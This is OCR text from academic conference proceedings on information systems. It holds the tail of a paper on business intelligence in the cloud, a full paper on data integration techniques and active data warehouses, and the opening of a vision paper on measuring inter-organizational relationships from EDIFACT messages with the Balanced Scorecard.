Cloud computing is becoming very popular as it promises higher availability and scalability at a lower cost. This may not always be true and there are many complex issues involved in your decisions, whether you are offering cloud services, using them or developing software to be used in a cloud environment. In any case, we must understand the definition of the cloud as well as what is missing from it.

If we accept the cloud computing as next step along the path of distributed computing it will immediately become apparent that the definition should be somewhat altered to accommodate for new types of service models that have not been incorporated in the existing NIST definition. This paper specifically proposes two such extensions, DaaS and AaaS that already are or will become very important in the near future. Both of them are derivatives of a simple fact that data (and the ability to analyze those data) should somehow be recognized as important element in cloud computing. That brings us to the second major point affecting BI in the cloud: the big data story.

Naturally, BI cannot be left behind these new trends and it is important to understand not only what the cloud is, but also what kind of new challenges it brings to the picture, how is it different from standard environment and what are the implications on the application and overall solution architectures.

Finally, it is interesting to see how two seemingly different worlds, the world of interconnected clouds and the world of mobile devices may fit perfectly together. Even more interesting (and important) is the fact that it is BI in combination with both DaaS and AaaS that will mostly benefit of this unexpected marriage.

REFERENCES

[1] NIST (National Institute of Standards and Technology, Department of Commerce, USA), "Special Publication 800-145", September 2011

[2] Arian Stipić (IN2) and Tomislav Bronzin (Citus), "Mobile BI: The Past, The Present and The Future", MIPRO Conference, March 2011

[3] John R. Rymer, Mike Gualtieri with Mike Gilpin, Alissa Anderson, "Ease Delivery of Elastic Apps, Smoothing a Path to Cloud's Benefits", Forrester Resarch, April 26, 2011

[4] Ganesh Prasad, "Wanted ESC not ESB", http://wisdomofganesh.blogspot.com/2010/06/wanted-esc-not-esb.html, June 2010

[5] Tom Coughlin and Mike Alvarado, "Angels in our Midst: Associative Metadata in Cloud Storage", Wikibon's summit, November 2nd, 2010

[6] Jinesh Varia, "Architecting for the Cloud: Best Practices", Amazon Web Services, May 2010

[7] Allen Dreibelbis, Eberhard Hechler, Ivan Milman, Martin Oberhofer, Paul van Run and Dan Wolfson, "Enterprise Master Data Management: An SOA Approach to Managing Core Information", IBM Press, 2008

[8] Agrawal, D., El Abbadi, A., Emekci, F., Metwally, A. (Dept. of Comput. Sci., Univ. of California at Santa Barbara), "Database Management as a Service: Challenges and Opportunities", Data Engineering, 2009. ICDE '09. IEEE 25th International Conference, March 29th, 2009

[9] Doug Laney, "3-D Data Management: Controlling Data Volume, Velocity and Variety", META Group Original Research Note, February 6th, 2001

Some Aspects of Information Systems Integration

Mladen Varga, Katarina Ćurko
University of Zagreb, Faculty of Economics & Business, Zagreb, Croatia
mvarga@efzg.hr, kcurko@efzg.hr

Abstract: The paper describes several increasingly important aspects of information systems integration, of which data integration is given most attention. The common techniques of data integration, such as data consolidation, data federation and data propagation are discussed. Avoiding information inconsistency in the process of data integration can improve data quality. Among the important features of an integrated information system special attention is devoted to the close-loop between the operational and analytical part that can be achieved with an active data warehouse.

I. INTRODUCTION

An enterprise's information system plays an important role in achieving enterprise integration. In an information system integration can be accomplished at various levels: data, business process, application, or user interaction [15]. Data integration provides a unified view of the business data of an enterprise, business process and application integration provides a unified view of enterprise's business processes and applications, and user interaction provides a single personalized and secure interface to data, processes and applications.

The purpose of the paper is to discuss some aspects of information systems integration. Section II defines the information system, its purpose and components. Section III describes the main, though not all, aspects of data integration. General aspects of the whole information system integration are described in Section IV. Section V describes how the information system's close-loop may provide operational intelligence.

II. INFORMATION SYSTEM

An information system is a subsystem of the organizational system whose task is to link processes on the operational, management and decision-making level. Its goal is improving performance efficiency, supporting good quality management and increasing decision-making reliability [2]. It is a complex system that has to fulfil all informational tasks related to the operational, management and decision-making activities of the enterprise. Effective integration of operational and analytical (sub)systems of an enterprise's information system [14] can be crucial for the success of the enterprise's business.

The *operational* (transactional) *subsystem* is responsible for the executing of transactions of the enterprise's business processes. Transactions insert, update, or in any other way process data in an operational database.

The *analytical* (decision support, business intelligence) *system* is responsible for the decision making support functions, usually known as business intelligence (BI). It is executed on the data in a data warehouse. *Decision making* is an essential managerial tool.

Decisions are usually classified as programmed and non-programmed. The programmed decisions are used for solving routine problems in repetitive situations, in which the decision-making procedure is known. *Programmed decisions* may be implemented in an operational system, such as granting simple loans according to the credit seeker's data. *Non-programmed decisions* are used for solving non-routine problems in unrepeatable situations in which the decision-making procedure or the decision-making model are unknown. Decision makers take full responsibility for their decisions, but the decision support system may provide relevant data and support the analysis of this data. The decision support system has to be easy to use and flexible enough to function in varied decision conditions. Data warehousing systems fulfil these tasks by storing its multidimensional data in the data warehouse and by facilitating various kinds of analytical processing.

Decisions are ranked as operational, tactical and strategic according to their importance. They differ by the character of data usage - from simple usage, such as reading the data, to complex ones, e.g. conducting complex predictive analysis. Table 1 shows types of data usage employed in decision making (type of decisions) in specific circumstances (tasks and examples).

Table 1 Data usage and tasks

Data usage	Type of decisions	Tasks and examples
Reporting & Monitoring (static reporting)	*Operational decisions (based on rules)*: Decisions that involve routine tasks, such as planning, execution and controlling of business processes.	Looking at a pre-defined report for specific information pertaining to the subject; monitoring information at a specific period of time. Example: (a) The user reads inventory report through products looking for quantity on hand. (b) The user opens daily business reports to understand how the business is progressing.
Elementary analysis (dynamic reporting)	*Tactical decisions (based on skills)*: Tactical analysis of business processes, diagnosing business problems.	Delivering more complex information, most often in an iterative manner. Example: Product sales analysis aimed at finding reasons of a drop in sales. The user analyses trends - new information is seen in the context of historical data in order to understand the change in time.
Complex analysis (knowledge discovery from data)	*Strategic decisions (based on knowledge)*: Strategic analysis with insight into the nature of business phenomena.	Analysing data combined with problem modelling to understand data and uncover hidden insights into data. Example: Basket analysis to understand customer behaviour.

Operational decisions usually involve routine tasks, i.e. well structured problems that can be solved by accepted procedures. Routine tasks occur frequently and at predictive intervals. There are many examples: granting discounts based on loyalty scheme, accepting/rejecting request for a loan based on customer data, withdrawing a product based on sales result, etc. Reporting and monitoring are examples of data usage *based on rules*. Predefined reports (static reporting) based on transactional data may be implemented in the operational system. The quality of the reporting subsystem depends on the degree of data integration across enterprise's functional areas. Decision-makers are nowadays provided with predefined standardized and parameterized reports or they have to make ad-hoc queries via the reporting tool to make necessary reports. If a particular option involves predefined reports with no access to deeper information, the situation is described as "data rich but information poor".

Tactical decisions usually involve semi-routine tasks that require a non-routine solution. Analytic solutions are examples of data usage *based on skills*. They are different from reporting solutions as they are intended to facilitate the analysis of information by way of inspection, exploration etc., in order to assimilate and understand information. Menu items of analysis tools facilitate information exploration, information patterns, historical content analysis etc., and use advanced data visualization to help users to evaluate the relevance of the information. The analytic system must help the decision-maker to understand the information and to gain the information insight. It must enable the user to understand why and how something happens on the basis of information given in an analysis report. An example of this kind of analysis is "The sales are lower than before, why? Is it because of a specific product, a specific market, a specific customer or a combination of all of them?" Dimensional analysis of data, such as On-line Analytical Processing (OLAP) in data warehouses, is a good example of analytics. The multidimensional data structure in data warehouses is generally more visual than the table structure used in the operational data base. Namely, the dimensional structure can reveal interesting interrelationships between dimensional attributes. These interrelationships may uncover hidden business information and result in valuable insights.

Strategic decisions usually involve non-routine tasks that do not have generally accepted decision criteria. Strategic decisions are usually made by upper management within the organization. They occur less frequently than tactical decisions and can impact many departments and functional areas within the business. Strong data analysis is recommended for strategic decision-making. The analysis often leads to additional questions and additional requests for data. The examples of strategic decisions are: "What distribution channel is suitable for the global market?" and "Is it the appropriate time to launch a new product on the market?" The best example of data usage *based on knowledge* is data mining. Data mining [4] is an analytic process designed to explore usually large amounts of business data in search of consistent patterns and/or systematic relationships between variables, i.e. this is an information extraction activity whose goal is to discover the hidden facts contained in data. The goal of data mining is prediction so predictive data mining is the most common type of data mining. It has the most direct business applications. Typical applications include market segmentation, customer profiling, fraud detection, evaluation of retail promotions, and credit risk analysis.

III. DATA INTEGRATION

In many enterprises different parts of the organization use different systems to produce, store, and search their critical data. Only by combining the information from these various systems can the enterprise realize the full value of the data they contain. Although the data integration problem has been theoretically extensively studied both in business and science, many problems still need to be solved in practice. Nonetheless, we may recognize a few basic models of data integration approach: data consolidation, data federation, and data propagation [15].

A. Data consolidation

Data consolidation, shown in Fig. 1, captures data from multiple data sources A and B and integrates it into a single persistent data store C. This store may be used as an operational data store in the operational subsystem, or used for analysis as a data warehouse in the analytical subsystem. This model, also known as the *data warehouse model*, is frequently and successfully used in many commercial systems oriented on data analysis and decision support. After *extracting* data from sources, data may be *transformed* according to business needs, *loaded* into target integrated data source (ETL process), and queried with a single schema, which is ideal for querying purposes. Enterprise content management (ECM) is a similar consolidation technique used in the integration of unstructured data. This technique focuses on the consolidation of unstructured or semi structured documents.




Fig. 1 Data consolidation

Data consolidation process may produce a delay, or latency, between the time of data update in source system and the time of data update in target system. What is defined as acceptable latency depends on business needs; it can vary from several seconds to hours, or even days. The hardly achievable zero latency data results in real-time data. Low and acceptable latency data is known as near real-time data. Batch data consolidation pushes data

from the source system to the target system at scheduled intervals.

The main advantage of data consolidation is that data can be transformed in order to restructure, reconcile, clean, aggregate, raise the quality, or for any other reason change the data flowing from data source to data target.

As business becomes more real-time, the system that supports it needs to be more real-time. Here are some techniques for making data target, such as a data warehouse, more or less real-time [7]:

- "Near real-time" ETL – The easiest way is to execute the ETL process again. For some applications, increasing the frequency of the existing data load may be sufficient.
- Direct trickle feed – This is a true real-time data warehouse where the data warehouse is continuously fed with new data from data sources. This is done either by directly inserting or updating fact tables in the data warehouse, or by inserting data into separate fact tables in a real-time partition.
- Trickle and feed – The data is continuously fed into staging tables and not directly into the actual data warehouse tables. Staging tables are in the same format as the data warehouse actual tables. They contain either a copy of all the data or a copy of the data of current period of time, such as a day. At a given period the staging table is swapped with the actual table so the data warehouse instantly becomes up-to-date. This may be done by changing the view definition where the updated table is used instead the old one.
- External real-time cache – this is a variant of trickle and feed where the real-time data are stored outside the data warehouse in an external real-time cache, avoiding potential performance problems and leaving the data warehouse largely intact.

B. Data federation

Data federation, shown in Fig. 2, loosens the coupling between various data sources and thus avoids the problem of replicated data and delayed update in the data consolidation model. This approach uses a virtual database (virtual view) with a mediated schema and wrapper, i.e. adapter, which translates incoming queries and outgoing answers. Wrapper wraps [13] information source and models the source using a source schema. The situation emerges when two independent data sources have to be merged or combined into one source, such as integration of two similar databases when two organizations merge or integration of two document bases with similar structure content.




Fig. 2 Data federation

The users of the integrated system, i.e. integrated data C, are separated from the details of the data sources A and B at the schema level, by specifying a mediated or global schema. The *mediated schema* is a reconciled view of data in sources A and B, so the user needs to understand the structure and semantics of the mediated schema in order to make a meaningful query [8]. The task of the data integration system is to isolate the user from the knowledge of where data are, how they are structured at the sources, and how they are reconciled into the mediated schema.

The source databases are approachable through a wrapper code which transforms the original query into a specialized query over the original databases A or B. This is a view based query because each of the data sources A or B can be considered to be a view over the virtual database C. The first step in the approach involves setting up the mediated schema either manually or automatically [10]. The next step involves specifying its relationships to the local schemas in either Global As View (GAV) or Local As View (LAV) fashion.

In the GAV or global-centric approach the mediated or global schema is expressed in terms of the data sources, i.e. to each data element of the mediated schema, a view over the data sources must be associated. In the GAV approach, mediator processes queries into steps executed at sources. Changes in data sources require revising of the global schema and mapping between the global schema and source schemas.

In the LAV or source-centric approach the mediated or global schema is specified independently from the sources but the sources are defined as views over the mediated schema. LAV is better at scalability because the changes in data sources require that only the description of the source view be adjusted. Nevertheless, query processing in LAV is more difficult. Some approaches try to combine the best of GAV and LAV approach [3, 16].

The query language approach propagates extending query languages with powerful constructs to facilitate integration without the creation of the mediated or global schema. SchemaSQL [6] and UDM [8] are examples of this approach. They serve as the uniform query interface (UQI) which allows users to write queries with only partial knowledge of the "implied" global schema.

The main advantage of data federation is that it provides access to data that need not be consolidated from data source into another data store. Nevertheless,

this approach is not appropriate for maintaining large sets of data. Data federation may be the only choice when security or any other reasons prevent data source being copied.

C. Data propagation

Data consolidation and data federation approaches may not be enough as some situations call for the *data propagation* technique which copies data from one location to another. Updates of a source system can be propagated synchronously or asynchronously to the target system. The technique can be used for the real-time or near real-time synchronization of target and source system.

In real situations it is common to use a hybrid approach which involves a combination of data integration techniques mentioned above.

D. Push or pull mode of data integration

No matter which data integration method is used, what triggers synchronization of data sources and data target?

In *push mode*, shown in Fig. 3, some event triggers the operation of synchronization, i.e. push mode is always event-driven. Push mode is used in low-latency data consolidation systems where data target is updated online by data integration application that continuously capture data changes and *push* them to the target system. This approach requires the technique of identifying data changes to be captured for data consolidation.




Fig. 3 Push / pull mode

In *pull mode* a query executed on data source pulls data from the data sources, i.e. pull mode is always on demand. In a high latency data consolidation system the data is *pulled* from the source system to the target (data warehouse) at scheduled intervals. Data queries take periodic snapshots of the source data which are then transferred into the target system.

E. Avoiding information inconsistencies

Data sources integration can lead to information conflicts which need to be eliminated. The issue has recently received increased attention. *Intensional inconsistencies*, often referred to as semantic inconsistencies, appear when the sources are in different data models, or have different data schemas, or the data is represented in different natural languages or in different measures. For example: "Is 35 degrees measured in Fahrenheit or in Centigrade?" this type of inconsistencies may be resolved by the usage of ontologies which explicitly define schema terms and thus help to resolve semantic conflicts. This is ontology based data integration.

Extensional inconsistencies, often referred to as data inconsistencies, are factual discrepancies among the data sources in data values for the same objects. Extensional inconsistencies are visible only after intensional inconsistencies are resolved. Motro [9] argues that "all data are not equal", and "that data environment is not egalitarian, with each information source having the same qualification". In a diverse environment "the quality" of information provider's data is not equal. Many questions arise, such as: Is data enough recent or is outdated? Is the data source trustworthy? Is data expensive? An interesting approach is suggested by [9]. In Internet era when the number of alternative sources of information for most applications increases, users often evaluate the information about data sources. The meta data, such as timestamp, cost, accuracy, availability, and clearance, whether provided by the sources themselves or by a third-party dedicated to the ranking of information sources, may help users judge the suitability of data from the individual data source.

IV. INTEGRATED INFORMATION SYSTEM

A good information system relies on its *operational subsystem*, for example Enterprise Resource Planning system (ERP), which uses a multitude of interrelated program modules that process data in the operational data base on individual functional areas. In Fig. 4, the operational subsystem is exemplified by three basic functions: supply, manufacturing and sales. They stretch from the top to the bottom of the operational pyramid. The operational subsystem of an information system is supplemented by the *analytical subsystem*. Its analytical data processing capabilities process data in the data warehouse. The complete operational and analytical solution is called Enterprise Information system (EIS) or simply Enterprise System (ES).




Fig. 4 Information system

Even though most organizations have a functional structure, an examination of business processes provides a more authentic picture of the way business is run. A business process is a structured, measured set of activities designed to produce a specific output for a particular

customer or market [5]. According to business process approach, some typical process lines may be used, of which only one is shown in Fig. 4: *Financial and Business Performance Management* (a set of processes that help organizations optimize their business or financial performance), *Customer Relationship Management* (CRM) (a set of processes utilized to provide a high level of customer care), *Supply Chain and Operations* (a set of processes involved in moving a product or service from supplier to customer).

A *vertically integrated* information system connects activities on the lowest level of a particular function (e.g. a process of transactional retailing) with data analysis and data representation on the decision-making level (e.g. reports on sales analysis for the general manager). If the vertical coverage of data from a particular functional area is insufficient, the data does not comprise all levels of this functional area. This is the case when, for example, only operational sales data exist, whereas sales data for the tactical and strategic level of decision-making are missing due to the lack of appropriate sales reports or if there is no possibility to interactively analyse sales data.

A *horizontally integrated* information system enables a systematic monitoring of specific business processes from end to end. For instance, as soon as a purchase order arrives, an integrated information system can receive it, forward it "automatically" to sales and delivery process which will deliver the goods to the customer and send the invoice to his information system, open a credit account, record the quantity of goods delivered in warehouse evidence; in case that goods first need to be produced in a manufacturing plant the system will issue a work order to manufacture the required quantity of goods; the production process can be supplied by a production plan; sales results will be visible to the sales manager and analysed using analytical tools of the information system; etc. An integrated information system enables recording of all business events so that the data can be used an analysed effectively throughout the organization. Insufficient horizontal integration of different functional areas results when functional areas are not integrated. In case that production data are not visible in the sales application, or they need to be re-entered (although they already exist in the production application), operational sales data will not be well integrated with operational production data.

Finally, if data in an information system are not sufficiently integrated, the information system will be comprised of isolated information (data) islands. An information system is not integrated unless individual functional areas are mutually integrated with other functional areas by data. For instance, sales data may not be integrated i.e. connected with production data; or they may be integrated in indirect and complicated ways. Problem occurs because some older applications were designed for individual functional areas without concern for other functional areas.

V. INFORMATION SYSTEM'S CLOSE-LOOP

Over the years, enterprise's analytical subsystems with data warehouses evolved from relatively simple reporting tools to sophisticated analytical applications used for analyzing customer lifetime values, market basket analyses, potentially defecting customers, fraud patterns, customer churns, etc. Even today, however, many data warehouses do not offer any integrated data with operational data bases other than the snapshots of data from the day before or even last week. According to the refreshment speed, data warehouses may be classified as (1) updated or synchronized immediately (*real time data warehouse*) or almost immediately as the operational data base (*near real time data warehouse*), (2) updated in relaxed time, such as half hour, (3) or updated lately, typically in batches on daily basis.

The typical data warehouse primarily supports tactical and strategic rather than operational decision making processes. However, operational decision making processes can be achieved with active data warehousing. *Active data warehouse* [12] supports automatic decision making processes with routine decision tasks and can make routine some elements of semi-routine decision tasks. Routine decisions are mostly operational decisions; semi-routine decisions are operational or tactical decisions. Here is an example of how an operational decision is automated: After the product has been launched, analysis showed that the total quantities of product sold were below the planned quantities so the price of the launched product may need to be reduced significantly in some markets. The active rule which analyses sales data in the data warehouse and propagates result of analysis into the operational data base can be used to automate the decision making process. Clearly, the operational processing can be driven by the data warehouse.

Some characteristics of an *active data warehouse* are:

- An active data warehouse represents a single, canonical state of the business, i.e. a single version of the truth.
- It represents a logically consistent store of detailed data available for strategic, tactical, and event driven business decision making.
- It relies on timely updates to the critical data - as close to real time as needed.
- It supports short, tactical queries that return in seconds, alongside of traditional decision support.
- It represents a closed loop process between the operational (transactional) system and analytical (data warehousing) system.

The transactional system feeds the data warehouse, and the data warehouse feeds back the transactional system in order to drive and optimize transactional processing. So the close-loop between the analytical and operational system is completed. Therefore, the data warehouse is *active* only if it automatically delivers information to the operational data base. The transfer from the data warehouse to the operational data base is accomplished by means of automated system mechanisms such as triggers, special purpose programming interfaces, a message broker or even an ETL tool. The active data warehouse uses technology that transforms passive database systems into reactive systems which respond to

database and external events through the use of rule processing features [1, 11]. In such a way the data warehouse *provides operational intelligence* and, as an active data warehouse, drives operational processing.

If the data warehouse doesn't automatically deliver information to operational systems, then it is not active. Manual interventions do not make a data warehouse active.

The closed-loop must be implemented thoroughly. For example, if the data warehouse supports customer relationship management (CRM), the close-loop is fulfilled only if the data warehouse creates a complete and unified view of customers, product, sales etc. and hooks back into the operational data base. The interface between operational and analytical systems, in both directions, is the essence of active data warehousing.

The best way to make a data warehouse active is by automation. Whenever the decision support system generates operational initiatives it is necessary to propagate it to the operational system.

VI. CONCLUSION

Enterprise's information system is an important factor in enterprise integration. Integration can be accomplished at various levels: data, business process, application, or user interaction.

Effective integration of the operational and analytical (sub)systems of enterprise's information system is crucial for the success of the enterprise's business.

Only by combining the information from these two systems can the enterprise realize the full value of the data they contain. Data integration is mostly achieved by data consolidation, data federation and data propagation. Since integrated data can be jeopardised by information conflicts, all intensional and extensional inconsistencies have to be resolved.

A good information system relies on its operational subsystem, which is supplemented by an analytical subsystem. As a whole, the system provides complete operational and analytical solutions. A vertically integrated information system connects activities on the lowest level of business functions with data analysis and data representation on the high level decision-making. A horizontally integrated information system enables a systematic monitoring of business processes from end to end.

Moreover it is important to close the loop between the analytical and operational information subsystems. Until now, the operational subsystem was only used to deliver data to the analytical subsystem which would use it to produce the analytical information needed in decision-making process. If the active analytical subsystem (driven by an active data warehouse) delivers useful analytical data back to the operational subsystem, the loop is closed and the business can benefit from operational intelligence. Closed loop systems allow the enterprise to automatically respond to opportunities with agility. In many cases, the human involvement in routine decision making may be eliminated.

REFERENCES

[1] ACT-NET Consortium. The active database management system manifesto: A rule base of ADBMS features, *ACM SIGMOD Rec*., 25(3), 1996.

[2] Brumec, J. A contribution to IS general taxonomy, *Zbornik radova Fakulteta organizacije i informatike Varaždin*, vol. 21, no. 1(22), 1997, 1-14.

[3] Cali,A., De Giacomo, G., Lenzerini, M., Models for information integration: Turning local-as-view into global-as-view, *Proc. of Int. Workshop on Foundations of Models for Information Integration* (10th Workshop in the series Foundations of Models and Languages for Data and Objects, 2001. http:// www.dis.uniroma1.it/~degiacom/papers/2001/CaDL01fmii.ps.gz [2008-08-16]

[4] *Data mining techniques*, Statsoft Inc. http://www.statsoft.com/textbook/stdatmin.html [2005-01-28]

[5] Davenport, T. H., *Process Innovation: Reengineering work through information technology*. Boston, USA: Harvard Business School Press, 1993.

[6] Lakshmanan, L., V., Sadri, F., & N. Subramanian, S., N., SchemaSQL: An extension to SQL for multidatabase interoperability. *ACM Transactions on Database Systems*, 26(4), 2001, 476–519.

[7] Langseth, J. (2004). Real-Time data warehousing: Challenges and solutions. http://DSSResources.com/papers/features/langseth/langseth0208 2004.html [2008-08-29]

[8] Lu, J. J., A Data model for data integration, *Electronic Notes in Theoretical Computer Science* 150, 2006, 3–19. http://www.sciencedirect.com [2008-08-16]

[9] Motro, A. & Anokhin, P., Fusionplex: Resolution of data inconsistencies in the integration of heterogeneous information sources. *Information Fusion* 7, 2006, 176-196. http://www.sciencedirect.com [2008-08-16]

[10] Rahm, E., & Bernstein, P. A., A survey of approaches to automatic schema matching. *The VLDB Journal*, 10(4), 2001, 334–350.

[11] Simon E., Dittrich A., Promises and realities of active database systems. *Proceedings of VLDB*, 1995, pp. 642–653.

[12] Thalhammer T., Schrefl M., and Mohania M., Active data warehouses: Complementing OLAP with analysis rules. *Data Knowl. Eng*., 39(3), 2001, pp. 241–269.

[13] Ullman, J. D., Information integration using local views, *Proc. of the 6th Int. Conf. On Database Theory* (ICDT'97), vol 1186 of Lecture Notes in Computer Science, 1997, pp. 19-40.

[14] Varga, M., Conceptual modelling styles, *Proc. of the 24th International Conference on Information Technology Interfaces ITI 2002*, 2002, pp. 69-76

[15] White, C., Data integration: Using ETL, EAI, and EII tools to create an integrated enterprise. BI Research, 2005.

[16] Xu, L., & Embley, D. W. (2004). Combining the best of global-as-view and local-as-view for data integration, *Proc. of the 3rd International Conference on Information Systems Technology and its Applications ISTA'2004*, 2004, pp. 123-136. http://www.deg.byu.edu/papers/PODS.integration.pdf [2008-09-02]

PAPERS

Semantic Inter-organizational Performance Analysis using the Balanced Scorecard Methodology*

Worarat Krathu, Christian Pichler, Marco Zapletal, and Hannes Werthner
Institute for Software Technology and Interactive Systems
Vienna University of Technology, Austria
{worarat, pichler, marco, werthner}@ec.tuwien.ac.at

***Abstract*—Evaluating inter-organizational relationships (IORs) is important in todays businesses for increasing competitiveness and business potential. Typically, IORs are measured by high-level key performance indicators (KPIs) such as trust, knowledge sharing, and others. However, these high-level KPIs are difficult to be measured quantitatively. It is therefore difficult to determine IORs and their outcomes since the evaluation of IORs results in a complex and ambiguous task. In this vision paper, we propose a set of research questions dealing with measuring and evaluating IORs. Based on these research questions, we define a conceptual framework including (i) the identification of KPIs from inter-organizational processes in combination with business information derived from EDIFACT messages and (ii) the alignment of KPIs to business goals by means of the Balanced Scorecard methodology and semantic technology. Having the approach at hand supports us in lifting operational information to the business level. The alignment between KPIs and business goals allows evaluating an organizations' IORs and results in two distinct advantages. First, the explicit connection between KPIs and business goals results in a justification of the relation between IORs and business achievements. Second, the evaluation of IORs against strategic goals can be achieved semi-automatically.**

I. Introduction

Inter-organizational collaboration impacts an organization's performance [1], [2]. In particular, organizations require inter-organizational collaboration to increase profitability, growth, and competitiveness. This is especially relevant in the B2B context where partnership is important to increase business potential. To understand the impact of business collaboration and to provide a benchmark for judging business partners, the evaluation of *inter-organizational relationships (IORs)* is required [3]. However, the evaluation of IORs is typically difficult and ambiguous since it is usually measured by high-level *key performance indicators (KPIs)*. Such KPIs, including trust, knowledge sharing, and others, are difficult to be measured quantitatively since these KPIs are often intangible. Thus, the interpretation of these KPIs depends on the experience of business professionals. This problem motivates us to seek for an approach for making KPIs more tangible as well as provide means for evaluating IORs in a concrete manner.

During collaboration, business activities and transactions are executed within the network of organizations forming an inter-organizational process, which we refer to as *choreography*. These choreographies specify the exchange of business documents, i.e. actual business information, as part of business processes. We believe that knowledge on IORs can be derived by investigating choreographies as well as exchanged business documents. Hereby, we propose the framework architecture supporting the evaluation of IORs from electronic business messages.




Fig. 1. EDImine Framework

The framework described in this vision paper is part of the *EDImine* project [4], [5] whose main objective is to extract inter-organizational knowledge from electronically exchanged messages. In particular, we concentrate on the United Nations Electronic Data Interchange For Administration, Commerce and Transport (UN/EDIFACT) standard, since it still plays a dominant role in the inter-organizational practice [6], [7]. As illustrated in Fig. 1, the overall framework of EDImine is realized as a set of plug-ins for ProM[1], a well-known process mining tool. In particular, as depicted in Fig. 1, the collection of EDIFACT messages are correlated to the corresponding process instances (cf. Fig. 1, Mark 1) and transformed to the *eXtensible Event Stream (XES)* [8] event log file format (cf. Fig. 1, Mark 2) compatible with ProM plug-ins. This log file, containing process instances and the actual corresponding business information, is further processed in different analysis plug-ins of EDImine. The analysis stage of EDImine aims at (i) discovering the choreography model by using process mining techniques [9], [10] (cf. Fig. 1, Mark 3) and (ii) extracting inter-organizational knowledge by means of business performance analysis (cf. Fig. 1, Mark 4).

The latter is the focus of this vision paper. Therefore, the

* This paper has been produced in the course of the *EDImine* project jointly conducted by the Vienna University of Technology and the Eindhoven University of Technology. *EDImine* has been funded by the Vienna Science and Technology Fund (Wiener Wissenschafts-, Forschungs- und Technologiefonds, WWTF - http://www.wwtf.at) through project ICT10-010.

[1] http://www.processmining.org (visited Jan 24, 2012)

main research question is whether we can evaluate IORs from the electronic business messages exchanged during business process execution. This results in two sub-research questions dealing with (i) determining KPIs related to an inter-organizational context as well as (ii) interpreting these KPIs on the business level. In addressing these problems the framework proposed earlier is used for evaluating IORs from EDIFACT messages. Therefore, first, inter-organizational KPIs are identified based on EDIFACT messages and, second, these KPIs are linked to business goals based on the *Balanced Scorecard (BSC)* methodology [11]. Thereby, the analysis and evaluation of KPIs against business strategies can be achieved by aligning KPIs with business goals. In other words, information on the operational level is lifted to the business level. Furthermore, for implementing the BSC methodology semantic technology is used. Utilizing semantic technology allows representing business information on the conceptual level and, thus, supports the semi-automatic evaluation against business strategies.

The remainder of the paper is organized as follows: Section II provides an overview on related work. The research questions and their resulting contributions are explained in Section III. Section IV describes the framework architecture for the evaluation of IORs from EDIFACT messages. Finally, we conclude the paper by providing an outlook on the vision of the work presented in this paper in Section V.

II. Related Work

The challenge in the evaluation of IORs is the ambiguity of measurement since it is typically intangible and the outcomes are difficult to determine: most of the studies regarding the evaluation of IORs (e.g. [12], [13], and [14]) tend to focus on high-level KPIs such as trust, information as well as knowledge sharing, and involvement in project and decision making. These KPIs are, however, still difficult to be measured and the resulting outcomes are hard to be interpreted. In contrast, we argue that it is more sensible to evaluate IORs with operational KPIs. This is because KPIs derived from operational information are more tangible and truly reflect actual business operations. In doing so, the performance of business partners can be monitored and evaluated more concretely. To the best of our knowledge, there are no existing approaches exactly fitting our needs. Related approaches exist in the area of supply chain management (SCM), which aims to harmonize the collaboration between business partners in the logistics domain. Their approaches are based on KPIs which are typically derived from business information in enterprise resource planning systems. However, these approaches are limited to the SCM domain and are considered as static approaches since they extract information at a given point in time. In our case, we intend to combine information concerning the process perspective as well as the document perspective, both extracted from EDIFACT messages. Having both kinds of information at hand, it is possible to capture change in business information (e.g. order changes, delivery schedule changes, etc). In other words, considering business information against business process information allows to observe change in business information over time.

